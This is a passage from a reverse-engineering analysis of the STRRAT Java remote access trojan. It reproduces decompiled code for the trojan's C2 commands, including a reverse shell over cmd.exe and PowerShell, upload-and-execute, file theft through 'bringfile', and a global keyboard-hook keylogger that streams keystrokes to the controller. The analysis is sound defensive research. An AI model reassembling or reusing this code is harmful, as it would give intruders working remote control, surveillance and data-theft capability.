From here we can rename this sabreth method DownloadAndExecute. Finally examining dfhttegd (string) we can see this is just used to update the C2 on the STRRAT status, so we can name this and sdfsldf (string) StatusUpdate and StatusUpdateSend.

```
public static void dfhttegq(String string) {
    cbnfdhn.sdfslfd(new StringBuilder().insert(0, "update-status|").append(string).toString());
}
```

```
public static void sdfslfd(String string) {
    String string2 = String.valueOf(string.getBytes().length + "\r\n\r\n");
    OutputStream1.write(string2.getBytes());
    OutputStream1.write(string.getBytes());
    OutputStream1.flush();
}
```

Command Functionality: update

This command will create a new object as a file passed to it by running `cbnfdhn.gsbthstgb`, release the current `fileLock` with a method called `sdfslfd`, execute the object that was passed down to the malware, and then uninstall the current STRRAT malware.

```
} else if (stringArray3[0].equals("update")) {
    object = cbnfdhn.gsbthstgb(stringArray2[1]);
    fileLock.sdfslfd();
    Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\").append(((File)object).getAbsolutePath()).append("\").toString());
    cbnfdhn.Uninstall(stringArray);
}
```

```
private static File gsbthstgb(String string) {
    int n = cbnfdhn.ParseNumOfCommands();
    byte[] byArray = new byte[8192];
    FileOutputStream fileOutputStream = new FileOutputStream(new StringBuilder().insert(0, FolderPath).append(string).toString());
    int n2 = 0;
    int n3 = n;
    int n4 = 0;
    while (n4 != n) {
        if (n3 >= 8192) {
            n3 = 8192;
        }
        n3 = InStream1.read(byArray, 0, n3);
        n2 += n3;
        if (n3 == -1) {
            throw new Exception();
        }
        fileOutputStream.write(byArray, 0, n3);
        n3 = n - n2;
        n4 = n2;
    }
    fileOutputStream.close();
    return new File(new StringBuilder().insert(0, FolderPath).append(string).toString());
}
```

This seems to be a fairly hacked together (pun intended) update mechanism to send an updated version of STRRAT to infect the system, and remove the existing version. There's not a lot of error handling to ensure that this is successful though, so if the update fails to execute the new version of STRRAT or the wrong number of parameters is sent, this can lead to STRRAT uninstalling itself without actually updating.

We will rename `cbnfdhn.gsbthstgb` to `cbnfdhn.CreateFileObj` for further analysis

Command Functionality: up-n-exec

This command will function similar to `down-n-exec`, only instead of it retrieving a file from a defined URL to run (download and execute) this is going to take an uploaded file directly from the C2 and execute it (upload and execute)

```
} else if (stringArray2[0].equals("up-n-exec")) {  
    object = cbnfdhn.CreateFileObj(stringArray2[1]);  
    object3 = ((File)object).getName().substring(((File)object).getName().lastIndexOf(".").toLowerCase());  
    if (((String)object3).equals(".vbs") || ((String)object3).equals(".js") || ((String)object3).equals(".wsf")) {  
        Runtime.getRuntime().exec(new String[]{"wscript", ((File)object).getAbsolutePath()});  
    } else if (((String)object3).equals(".jar")) {  
        Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\").append(((File)object).getAbsolutePath()).append("\").toString());  
    } else {  
        Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \").append(((File)object).getAbsolutePath()).append("\").toString());  
    }  
    cbnfdhn.StatusUpdate("Executed File");  
    Thread.sleep(3000L);  
    cbnfdhn.StatusUpdate("Ready");  
}
```

Command Functionality: remote-cmd

This command has 2 primary components, a new object creation with `cbnfdhn.sfsrgsbd` (this is very similar to `sdfsldf` (string) we renamed to `StatusUpdateSend`, except it does so using a new socket that's created to the C2), and a new instance of `dgdfindnbcn` which is created using the newly created socket, and a string array containing "cmd.exe".

```
} else if (stringArray2[0].equals("remote-cmd")) {  
    object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "remote-cmd|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());  
    new dgdfindnbcn((Socket)object, new String[]{"cmd.exe"});  
    cbnfdhn.StatusUpdate("Ready");  
}
```

We'll rename `cbnfdhn.sfsrgsbd` to `cbnfdhn.StatusUpdateSendNewSock`. Analysing the new instance of `dgdfindnbcn`, we can see that this is about 150 lines of decompiled code long, but we can start with the definition using a socket object and a string array.

```
101 dgdfndnbcn(Socket object, String[] stringArray) {
102     try {
103         dgdfndnbcn dgdfndnbcn2 = this;
104         Socket socket = object;
105         dgdfndnbcn2.dfhttegdf = socket.getInputStream();
106         dgdfndnbcn2.sdfsldf = socket.getOutputStream();
107         object = new ProcessBuilder(stringArray);
108         ((ProcessBuilder)object).redirectErrorStream(true);
109         dgdfndnbcn dgdfndnbcn3 = this;
110         dgdfndnbcn3.sabretb = ((ProcessBuilder)object).start();
111         dgdfndnbcn3.fgsbsfgsb = new BufferedReader(new InputStreamReader(this.sabretb.getInputStream()));
112         this.bsgshsbs = new BufferedWriter(new OutputStreamWriter(this.sabretb.getOutputStream()));
113         new Thread(new xnfghdgh(this)).start();
114         new Thread(new xodghdgdg(this)).start();
115         return;
116     }
117     catch (Exception exception) {
118         this.gsbthstgb = false;
119         return;
120     }
121 }
122
123 private void sabretb() {
124     try {
125         block2: while (true) {
126             String string;
127             dgdfndnbcn dgdfndnbcn2 = this;
128             while ((string = dgdfndnbcn2.fgsbsfgsb.readLine()) != null) {
129                 if (string.trim().equals("")) continue block2;
130                 string = new StringBuilder().insert(0, string).append("\n").toString();
131                 dgdfndnbcn dgdfndnbcn3 = this;
132                 dgdfndnbcn2 = dgdfndnbcn3;
133                 dgdfndnbcn3.sdfsldf.write(string.getBytes());
134                 dgdfndnbcn3.sdfsldf.flush();
135             }
136             break;
137         }
138         dgdfndnbcn dgdfndnbcn4 = this;
139         dgdfndnbcn4.gsbthstgb = false;
140         dgdfndnbcn4.fgsbsfgsb.close();
141         dgdfndnbcn4.sdfsldf.close();
142         return;
143     }
144     catch (Exception exception) {
145         System.out.println(exception.getMessage());
146         return;
147     }
148 }
149 }
150 }
```

Although the obfuscation here makes things a little bit confusing, if we look at what we're dealing with as a whole, we can see there's an input and output stream from the C2, a new process using ProcessBuilder, and new threads that will be started for a given process.

What's interesting with this is that only a socket and cmd.exe is being passed to this process creation, and there's no command-line parameters given. The reason for this is because it creates a new instance of sabretb, which in this case is the process being run, and is redirecting input and output from cmd.exe directly to the established socket connection to the C2.

```

dgdndnbcn(Socket object, String[] stringArray) {
    try {
        dgdndnbcn dgdndnbcn2 = this;
        Socket socket = object;
        dgdndnbcn2.dfhhtegd = socket.getInputStream();
        dgdndnbcn2.sdfslfd = socket.getOutputStream();
        object = new ProcessBuilder(stringArray);
        ((ProcessBuilder)object).redirectErrorStream(true);
        dgdndnbcn dgdndnbcn3 = this;
        dgdndnbcn3.sabretb = ((ProcessBuilder)object).start();
        dgdndnbcn3.fgsbsfgsb = new BufferedReader(new InputStreamReader(this.sabretb.getInputStream()));
        this.bsgshsbs = new BufferedWriter(new OutputStreamWriter(this.sabretb.getOutputStream()));
        new Thread(new xnfghdgh(this)).start();
        new Thread(new xcdghdgdg(this)).start();
        return;
    }
    catch (Exception exception) {
        this.gsbthstgb = false;
        return;
    }
}

```

If an error occurs a boolean is switched and the socket is released. To this end, remote_cmd is a way of issuing remote commands to the endpoint in the form of a reverse shell.

We can rename dgdndnbcn to ReverseShell for ease of analysis.

Command Functionality: power-shell

This command functions much the same as remote_cmd, only it is executing an instance of powershell.exe with the command-line “-“ as opposed to running cmd.exe, which I assume is to support command-line arguments with PowerShell.

```

} else if (stringArray2[0].equals("power-shell")) {
    object = cbnfhdn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "power-shell|").append(cbnfhdn.sabretb).append("|").append(cbnfhdn.sdfslfd).toString());
    new ReverseShell(Socket)object, new String[]{"powershell.exe", "-"});
    cbnfhdn.StatusUpdate("Ready");
}

```

Command Functionality: file-manager

This command first creates connects to a new Socket on the C2 and sends a status update that the file-manager has been opened before creating a new instance of ‘ghdfndfn’ using the created socket as a passed parameter.

```

cbnfhdn.StatusUpdate("Ready");
} else if (stringArray2[0].equals("file-manager")) {
    object = cbnfhdn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "file-manager|").append(ghdfndfn.sdfslfd).toString());
    new ghdfndfn(Socket)object);
    cbnfhdn.StatusUpdate("Ready");
}

```

By examining ‘ghdfndfn’ we can see that a new object reference to itself is defined as ghdfndfn2, before a variable of sdfslfd is set to the passed Socket, dfhhtegd is set as the input stream to this socket, and sabretb is set as the output stream to this socket.

```

ghdfdndfn(Socket socket) {
    try {
        ghdfdndfn ghdfdndfn2 = this;
        Socket socket2 = this.sdfsldf = socket;
        ghdfdndfn2.dfhttegd = socket2.getInputStream();
        ghdfdndfn2.sabretb = socket2.getOutputStream();
        new Thread(new xndfgd(this)).start();
        return;
    }
    catch (Exception exception) {
        return;
    }
}

```

The main functionality of this object is stored within the class dfhttegd where commands can be sent via the established socket connection once the file-manager command has been run.

```

1 private void dfhttegd() {
2     try {
3         while (true) {
4             ghdfdndfn ghdfdndfn2 = this;
5             String[] stringArray = ghdfdndfn2.sdfsldf(ghdfdndfn2.sabretb()).split("\\|");
6             if (stringArray[0].equals("navigate")) {
7                 this.dfhttegd(ghdfdndfn.sabretb(stringArray[1]));
8                 continue;
9             }
10            if (stringArray[0].equals("nav-key-log")) {
11                this.dfhttegd(ghdfdndfn.sabretb(cbnfdhn.STRLogsLocation));
12                continue;
13            }
14            if (stringArray[0].equals("open")) {
15                Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \").append(stringArray[1]).append("\").toString());
16                continue;
17            }
18            if (stringArray[0].equals("delete")) {
19                this.sdfsldf(new File(stringArray[1]));
20                continue;
21            }
22            if (stringArray[0].equals("savefile")) {
23                this.sdfsldf(stringArray[1]);
24                continue;
25            }
26            if (!stringArray[0].equals("bringfile")) continue;
27            File file = new File(stringArray[1]);
28            ghdfdndfn ghdfdndfn3 = this;
29            if (file.isFile()) {
30                ghdfdndfn3.dfhttegd(new StringBuilder().insert(0, "savefile|").append(stringArray[2]).toString());
31                this.sabretb(file);
32                continue;
33            }
34            ghdfdndfn3.dfhttegd("showdialog/You cannot download a folder");
35        }
36    }
37    catch (Exception exception) {
38        return;
39    }
40 }
41 }

```

The commands that can be sent are:

- navigate
- nav-key-log
- open
- delete
- savefile
- bringfile

navigate

If navigate is sent, a new call is made to dfhtteg, passing a string that is returned from a call to sabretb which takes a passed string as a parameter. To figure out what is happening, we need to take a look at sabretb.

```
private static String sabretb(String object) {
    int n1;
    File[] fileArray = new File((String)object).listFiles();
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append((String)object + "\n");
    object = new DecimalFormat("#,##.00");
    int n2 = fileArray.length;
    int n3 = 0;
    while (n3 < n2) {
        File file = fileArray[n3];
        if (file.isDirectory()) {
            stringBuilder.append(new StringBuilder().insert(0, "D").append(file.getName()).append("\r\n").append(file.lastModified()).append("KB").toString());
        } else {
            float f = (float)file.length() / 1024.0f;
            stringBuilder.append(new StringBuilder().insert(0, "F").append(file.getName()).append("\r\n").append(((NumberFormat)object).format(f)).append(" KB").append("\r\n").append(file.lastModified()).append("KB").toString());
        }
        n3 = ++n3;
    }
    return stringBuilder.toString().substring(0, stringBuilder.toString().length() - 2);
}
```

Taking a provided string, sabretb creates an array of files (directories included) based on the given string and then formats the returned file information for ease of visibility for each given file in the array. In addition this will check if the file is a directory, and if so it will insert a ‘D’ into the returned response. If not it will insert a ‘F’, and perform calculations of the file size by dividing of 1024 to get the number of kilobytes for each file returned.

This means that “navigate” effectively functions as a command to “view inside this directory and show me the contents”.

nav-key-log

“nav-key-log” performs the same call; however, instead of passing a string provided by the C2, it will automatically pass, cbnfdhn.STRRATLogsLocation which is the location of STRRAT logs we’ve previously renamed, and thus we can infer this command is to navigate to the log directory and display contents.

open

If “open” is sent, STRRAT takes this as an instruction to execute the file using cmd.exe which will use the default COM object for the particular file extension it is attempting to run.

```
Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \").append(stringArray[1]).append("\").to
```

delete

If “delete” is sent, STRRAT makes a call to sdfsldf (file) passing into it the output of a new file object being created with a given string passed to it. By examining sdfsldf we can see that this is a simple function designed to first determine if the object referenced by the string passed is a directory, if so then it will recursively delete all the files inside of this, and the directory. If not, it will simply delete the file passed to it.

```
private void sdfslf(File file) {
    if (file.isDirectory()) {
        int n;
        File[] fileArray = file.listFiles();
        int n2 = fileArray.length;
        int n3 = n = 0;
        while (n3 < n2) {
            File file2 = fileArray[n];
            this.sdfslf(file2);
            n3 = ++n;
        }
    }
    file.delete();
}
```

savefile

If “savefile” is sent, STRRAT makes a call to sdfslf (String) passing in a given file which is read into a FileOutputStream to allow it to be written to disk.

```
private void sdfslf(String object) {
    int n = this.sabretb();
    byte[] byArray = new byte[8192];
    object = new FileOutputStream((String)object);
    int n2 = 0;
    int n3 = n;
    int n4 = 0;
    while (n4 != n) {
        ghdfndfn ghdfndfn2;
        if (n3 >= 8192) {
            n3 = 8192;
            ghdfndfn2 = this;
        } else {
            ghdfndfn2 = this;
        }
        n3 = ghdfndfn2.dfhttegdf.read(byArray, 0, n3);
        n2 += n3;
        if (n3 == -1) {
            throw new Exception();
        }
        ((FileOutputStream)object).write(byArray, 0, n3);
        n3 = n - n2;
        n4 = n2;
    }
    ((FileOutputStream)object).close();
}
```

bringfile

Finally, if “bringfile” is sent, STRRAT creates a new file object and checks if the file object (handle) it now has is a file or not, if not an error is sent back stating that “You cannot download a folder”. Where it is a file, it will make a call to sabretb (file) passing it in this file.

```

        continue;
    }
    if (!stringArray2[0].equals("bringfile")) continue;
    File file = new File(stringArray2[1]);
    String[] stringArray3 = stringArray;
    if (file.isFile()) {
        super.dfhttegq(new StringBuilder().insert(0, "savefile|").append(stringArray2[2]).toString());
        super.sabretb(file);
        continue;
    }
    super.dfhttegq("showdialog|You cannot download a folder");
}
}
catch (Exception exception) {
    return;
}
}
}

```

sabretb (file) will send the bytes of the given file back through to a FileInputStream allowing the file to be downloaded.

```

private void sabretb(File object) {
    try {
        Object object2 = String.valueOf(((File)object).length() + "\r\n\r\n");
        this.sabretb.write(((String)object2).getBytes());
        object = new FileInputStream((File)object);
        object2 = new byte[8192];
        while (true) {
            int n;
            if ((n = ((FileInputStream)object).read((byte[])object2, 0, 8192)) == -1) {
                ((FileInputStream)object).close();
                return;
            }
            ghdfndfn_ghdfndfn2 = this;
            ghdfndfn2.sabretb.write((byte[])object2, 0, n);
            ghdfndfn2.sabretb.flush();
        }
    }
    catch (Exception exception) {
        try {
            this.sdfslf.close();
            return;
        }
        catch (Exception exception2) {
            return;
        }
    }
}
}
}

```

From the above scenarios, although we're not sure if these commands are sent manually or by an interactive file-manager hosted by the C2, we can conclude that "file-manager" provides a virtual file manager which allows the above functionality.

Command Functionality: keylogger

This command focuses primarily around the class ghgmgf. If ghgmgf.sabretb is not true, this will create a new object from the class ghgmgf, if it is true it will be set to false.

```

} else if (stringArray2[0].equals("keylogger")) {
    if (!ghgmgf.sabretb) {
        object = cbnfddn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "keylogger|").append(cbnfddn.sabretb()).append("|").append(cbnfddn.sdfslf()).toString());
        new ghgmgf((Socket)object, null);
    } else {
        ghgmgf.sabretb = false;
        cbnfddn.StatusUpdate("Try Again");
    }
}
}
}

```

By examining ghgmgf we see that sabretb is a simple static boolean being referenced. Further to this we can examine the primary ghgmgf method to get an idea of what is happening.

```
74 ghgmgf(Socket object, String string) {
75     ghgmgf ghgmgf2;
76     block7: {
77         String string2;
78         block6: {
79             ghgmgf ghgmgf3 = this;
80             ghgmgf ghgmgf4 = this;
81             this.fgssdg = true;
82             ghgmgf4.fgsbsfgsb = false;
83             ghgmgf4.gsbthstgb = false;
84             ghgmgf3.dsgsdfige = object;
85             ghgmgf3.ertdbdth = string;
86             if (object != null) {
87                 try {
88                     this.sfsrgsbd = ((Socket)object).getOutputStream();
89                     sabretb = true;
90                     string2 = string;
91                     break block6;
92                 }
93                 catch (IOException iOException) {
94                     this.gsbthstgb();
95                 }
96             }
97             string2 = string;
98         }
99         if (string2 != null) {
100             try {
101                 object = "<!DOCTYPE html><html><head><style>body{font-size:13px;font-family:verdana,helvetica,arial}
102                 ghomaf ghomaf5 = this;
103                 this.bsgshsbs = new FileWriter(string, false);
104                 this.bsgshsbs.write((String)object);
105                 this.bsgshsbs.flush();
106                 ghgmgf5.bsgshsbs.close();
107                 ghgmgf5.dfhhtegd = new StringBuilder();
108                 sdfeldf = true;
109                 ghgmgf5.dfhhtegd();
110                 ghgmgf2 = this;
111                 break block7;
112             }
113             catch (Exception exception) {
114                 this.gsbthstgb();
115             }
116         }
117         ghgmgf2 = this;
118     }
119     object = ghgmgf2;
120     new Thread(new xnxcvb((ghgmgf)object)).start();
121 }
122 }
```

Null string at invocation of object

Taking into account the existing socket connection which is passed into this method, there's also a null string being passed when creating the object, and due to this an entry at line 101 isn't triggered until after a new ghgmgf object has been instantiated and started. Examining line 101 reveals HTML text which is being passed to 'bsgshsbs' for writing, which includes the terms 'Keyboard Log' and 'Generated by Strigoi Master'

```
99
100
101 <!DOCTYPE html><html><head><style>body{font-size:13px;font-family:verdana,helvetica,arial}
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
```

This is very basic HTML and winds up looking similar to the below, presumably appended with Keylogs as keystrokes are logged, and it tells us that the author of this malware possibly favors a dark theme.



It should be noted that if any failures occur an instance of 'gsbthstgb()' is called which looks to be closing any existing sockets and logging that a Keylogger has been shutdown.

```
247     private void gsbthstgb() {
248         ghgmgf ghgmgf2;
249         block6: {
250             this.fgssdg = false;
251             if (this.dsgsdfge != null) {
252                 try {
253                     sabretb = false;
254                     ghgmgf ghgmgf3 = this;
255                     ghgmgf3.sfsgsbd.close();
256                     ghgmgf3.dsgsdfge.close();
257                     ghgmgf2 = this;
258                     break block6;
259                 }
260                 catch (IOException iOException) {}
261             }
262             ghgmgf2 = this;
263         }
264         if (ghgmgf2.ertdbdth != null) {
265             try {
266                 sdfslf = false;
267                 this.bsgshsbs.close();
268             }
269             catch (Exception exception) {}
270         }
271         System.out.println("KeyloggerEx Shutdown");
272     }
```

To understand what this command aims to do we need to look at the below line which runs when a new object of ghgmgf is created after the null check above is performed.

```
new Thread(new xnxxvb((ghgmgf)object)).start();
```


By decompiling 'xnxcxvb' we can see that it implements the Runnable class with an instance of ghgmgf it is being passed that is assigned to 'sdfslf'.

```
4
5 // Decompiled with: CFR 0.151
6 // Class Version: 5
7 package carLambo;
8
9 import carLambo.ghgmgf;
10
11 final class xnxcxvb
12 implements Runnable {
13     private ghgmgf sdfslf;
14
15     xnxcxvb(ghgmgf ghgmgf2) {
16         this.sdfslf = ghgmgf2;
17     }
18
19     public final void run() {
20         ghgmgf.sabretb(this.sdfslf);
21     }
22 }
23
```

The key component here is that when a new thread is being created it will run 'ghgmgf.sabretb(this.sdfslf)', which means we can take a look at the method inside 'sabretb(ghgmgf)' to determine what will happen.

```
226     static void sabretb(ghgmgf ghgmgf2) {
227         ghgmgf ghgmgf3;
228         try {
229             GlobalKeyboardHook globalKeyboardHook = new GlobalKeyboardHook(true);
230             ghgmgf ghgmgf4 = ghgmgf2;
231             globalKeyboardHook.addKeyListener(new fhfhjfg(ghgmgf2));
232             while (ghgmgf4.fgssdg && (sabretb || sdfslf)) {
233                 Thread.sleep(128L);
234                 ghgmgf4 = ghgmgf2;
235             }
236             globalKeyboardHook.shutdownHook();
237             ghgmgf3 = ghgmgf2;
238         }
239         catch (Exception exception) {
240             ghgmgf ghgmgf5 = ghgmgf2;
241             ghgmgf3 = ghgmgf5;
242             ghgmgf5.gsbthstgb();
243         }
244         ghgmgf3.gsbthstgb();
245     }

```



It's within this method that a GlobalKeyboardHook is registered, which we know is used by the [System Hook Plugin](#) that STRRAT relies on. By decompiling this class we can see a number of keycodes being registered for listening, and a number of combination of keys to ensure that these are also logged.

```
9 import lc.kra.system.keyboard.event.GlobalKeyAdapter;
10 import lc.kra.system.keyboard.event.GlobalKeyAdapter;
11 import lc.kra.system.keyboard.event.GlobalKeyEvent;
12
13 final class fhfhjfg
14 extends GlobalKeyAdapter {
15     private ghgmgf sdfslf;
16
17     fhfhjfg(ghgmgf ghgmgf2) {
18         this.sdfslf = ghgmgf2;
19     }
20
21     /*
22     * Unable to fully structure code
23     */
24     public final void keyReleased(GlobalKeyEvent var1_1) {
25         v0 = var1_1;
26         var2_2 = v0.getKeyChar();
27         if (v0.getVirtualKeyCode() != 20) ** GOTO lbl11
28         if (ghgmgf.sdfslf(this.sdfslf)) {
29             v1 = var1_1;
30             ghgmgf.sabretb(this.sdfslf, false);
31         } else {
32             ghgmgf.sabretb(this.sdfslf, true);
33     lbl11:
34         // 2 sources
35
36         v1 = var1_1;
37     }
38     if (v1.isShiftPressed() && var1_1.getVirtualKeyCode() == 49) {
39         v2 = 33;
40     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 50) {
41         v2 = 64;
42     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 51) {
43         v2 = 35;
44     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 52) {
45         v2 = 36;
46     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 53) {
47         v2 = 37;
48     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 54) {
49         v2 = 94;
50     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 55) {
51         v2 = 38;
52     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 56) {
53         v2 = 42;
54     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 57) {
55         v2 = 40;
56     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 48) {
57         v2 = 41;
58     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 189) {
59         v2 = 95;
60     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 187) {
61         v2 = 43;
62     } else if (var1_1.isShiftPressed() && var1_1.getVirtualKeyCode() == 219) {
```

```

161     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 75) {
162         var2_3 = "[Ctrl-N]";
163     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 79) {
164         var2_3 = "[Ctrl-O]";
165     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 80) {
166         var2_3 = "[Ctrl-P]";
167     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 81) {
168         var2_3 = "[Ctrl-Q]";
169     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 82) {
170         var2_3 = "[Ctrl-R]";
171     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 83) {
172         var2_3 = "[Ctrl-S]";
173     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 84) {
174         var2_3 = "[Ctrl-T]";
175     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 85) {
176         var2_3 = "[Ctrl-U]";
177     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 86) {
178         var2_3 = "[Ctrl-V]";
179     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 87) {
180         var2_3 = "[Ctrl-W]";
181     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 88) {
182         var2_3 = "[Ctrl-X]";
183     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 89) {
184         var2_3 = "[Ctrl-Y]";
185     } else if (var1_1.isControlPressed() && var1_1.getVirtualKeyCode() == 90) {
186         var2_3 = "[Ctrl-Z]";
187     } else if (var1_1.getVirtualKeyCode() == 8) {
188         var2_3 = "[Back]";
189     } else if (var1_1.getVirtualKeyCode() == 38) {
190         var2_3 = "[UP]";
191     } else if (var1_1.getVirtualKeyCode() == 40) {
192         var2_3 = "[DOWN]";
193     } else if (var1_1.getVirtualKeyCode() == 37) {
194         var2_3 = "[LEFT]";
195     } else if (var1_1.getVirtualKeyCode() == 39) {
196         var2_3 = "[RIGHT]";
197     } else if (var1_1.getVirtualKeyCode() == 27) {
198         var2_3 = "[esc]";
199     } else if (var1_1.getVirtualKeyCode() == 13) {
200         var2_3 = "[ENTER]";
201     }
202     ghgmgf.sdfsldf(this.sdfsldf, var2_3);
203 }
204
205 public final void keyPressed(GlobalKeyEvent globalKeyEvent) {
206     globalKeyEvent.getVirtualKeyCode();
207 }
208

```

Given this context and because we previously saw the below line within ‘ghgmgf’

```
this.sfsrgsbd = ((Socket)object).getOutputStream();
```

We can infer that all keys logged are sent directly back to the established socket connection to the C2 in realtime, and that the command ‘keylogger’ functions as expected as a keylogger leveraging the low level library hook freely available.

Command Functionality: o-keylogger

This command uses the same method as ‘keylogger’, only it instead passes in a string specifying the location to log keys to disk instead of a socket. This file is a HTML file that takes the name “keylogs_.html” and is stored in

our previously discovered "STRLogsLocation".

```
    } else if (stringArray2[0].equals("o-keylogger")) {  
        if (!ghmgf.sdfsldf) {  
            object = new StringBuilder().insert(0, STRLogsLocation).append("keylogs_").append(String.valueOf(ssdgsbh.nextInt(9999))).append(".html").toString();  
            new ghmgf(null, (String)object);  
            cbnfdhn.StatusUpdate("Offline Keylogger Started");  
        } else {  
            ghmgf.sdfsldf = false;  
            cbnfdhn.StatusUpdate("Try Again");  
        }  
    }  
}
```

From this we can infer that o-keylogger starts an offline keylogger which writes its output to disk rather than sending over an established socket.

Command Functionality: processes

This command creates a new object of class 'sbsgssdfg', passing into it the existing socket connection.

```
    } else if (stringArray2[0].equals("processes")) {  
        object = cbnfdhn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "processes%%").append(carLambo.sbsgssdfg.sdfsldf()).toString());  
        new sbsgssdfg((Socket)object);  
        cbnfdhn.StatusUpdate("Ready");  
    }  
}
```

Examining 'sbsgssdfg' we find that this implements another class that uses the Runnable class 'sbsbgsrg', which if we examine this can see that upon running it will execute the 'sdfsldf (sbsgssdfg)' method.

```
sbsgssdfg(Socket socket) {  
    try {  
        sbsgssdfg sbsgssdfg2 = this;  
        Socket socket2 = socket;  
        sbsgssdfg2.bsgshsbs = socket2.getInputStream();  
        sbsgssdfg2.sabretb = socket2.getOutputStream();  
        new Thread(new sbsbgsrg(this)).start();  
        return;  
    }  
    catch (Exception exception) {  
        this.dfhttegdf = false;  
        return;  
    }  
}
```

```
6 // class version: 5  
7 package carLambo;  
8  
9 import carLambo.sbsgssdfg;  
10  
11 final class sbsbgsrg  
12 implements Runnable {  
13     private sbsgssdfg sdfsldf;  
14  
15     public final void run() {  
16         sbsgssdfg.sdfsldf(this.sdfsldf);  
17     }  
18  
19     sbsbgsrg(sbsgssdfg sbsgssdfg2) {  
20         this.sdfsldf = sbsgssdfg2;  
21     }  
22 }  
23
```

Examining this method we can see that it is looking for parameters to have been passed, as either 'reload' or 'kill'.

```
154 static void sdfslf(sbsgssdfg stringArray) {
155     try {
156         while (stringArray.dfhntegd) {
157             StringBuilder stringBuilder;
158             String[] stringArray2 = stringArray;
159             Object object = new byte[1];
160             StringBuilder stringBuilder2 = new StringBuilder();
161             do {
162                 int n;
163                 if ((n = stringArray2.bsgshsbs.read((byte[])object, 0, 1)) == -1) {
164                     throw new Exception();
165                 }
166                 stringBuilder = stringBuilder2;
167                 stringBuilder.append(new String((byte[])object, 0, n));
168             } while (!stringBuilder.toString().endsWith("\r\n\r\n"));
169             Object object2 = object = (Object)stringBuilder2.toString();
170             stringArray2 = stringArray.sdfslf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n"))).split("\\|");
171             if (stringArray2[0].equals("reload")) {
172                 super.sdfslf(sbsgssdfg.sdfslf());
173                 continue;
174             }
175             if (!stringArray2[0].equals("kill")) continue;
176             Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c taskkill /F /PID ").append(stringArray2[1]).append(" /T").toString());
177             super.sdfslf("showdialog|Process Terminated Successfully");
178         }
179     } catch (Exception exception) {
180         stringArray.dfhntegd = false;
181     }
182 }
183 }
```

Where 'reload' is passed, it will run an instance of sdfslf(), and where 'kill' is passed, it will use the inbuilt Windows 'taskkill' command to kill a process based on its PID passed to the kill command. Examining sdfslf(), we can see that this leverages the inbuilt Windows 'wmic' to enumerate process information.

```

public static String sdfsfdf() {
    String string = "";
    try {
        String[] stringArray;
        String[] stringArray2;
        Object object = new ProcessBuilder("cmd.exe", "/o", "wmic /node:./namespace:'\\\\root\\cimv2' path win32_process get name,processid,commandline /format:list");
        ((ProcessBuilder)object).redirectErrorStream(true);
        CharSequence charSequence = new StringBuilder();
        try {
            stringArray2 = ((ProcessBuilder)object).start();
            object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
            while ((stringArray = ((BufferedReader)object).readLine()) != null) {
                if (stringArray.equals("")) continue;
                ((StringBuilder)charSequence).append((String)stringArray + "\\r\\n");
            }
        }
        catch (IOException iOException) {
            stringArray2 = iOException;
            iOException.printStackTrace();
        }
        stringArray2 = ((StringBuilder)charSequence).toString().split("\\r\\n");
        int n = 0;
        charSequence = "";
        stringArray = stringArray2;
        int n2 = stringArray2.length;
        for (int i = 0; i < n2; ++i) {
            String string2;
            String string3;
            block16: {
                String string4;
                block15: {
                    string3 = stringArray[i];
                    if (n == 3) {
                        n = 0;
                        string = new StringBuilder().insert(0, string).append((String)charSequence).append("|").toString();
                        charSequence = "";
                    }
                    if (string3.toLowerCase().contains("commandline")) {
                        ++n;
                        try {
                            charSequence = new StringBuilder().insert(0, (String)charSequence).append(string3.split("=")[1]).toString();
                            string4 = string3;
                            break block15;
                        }
                        catch (Exception exception) {}
                    }
                    string4 = string3;
                }
                if (string4.toLowerCase().contains("processid")) {
                    ++n;
                    try {
                        charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
                        string2 = string3;
                        break block16;
                    }
                    catch (Exception exception) {
                        charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
                    }
                }
                string2 = string3;
            }
            if (!string2.toLowerCase().contains("name")) continue;
            ++n;
            try {
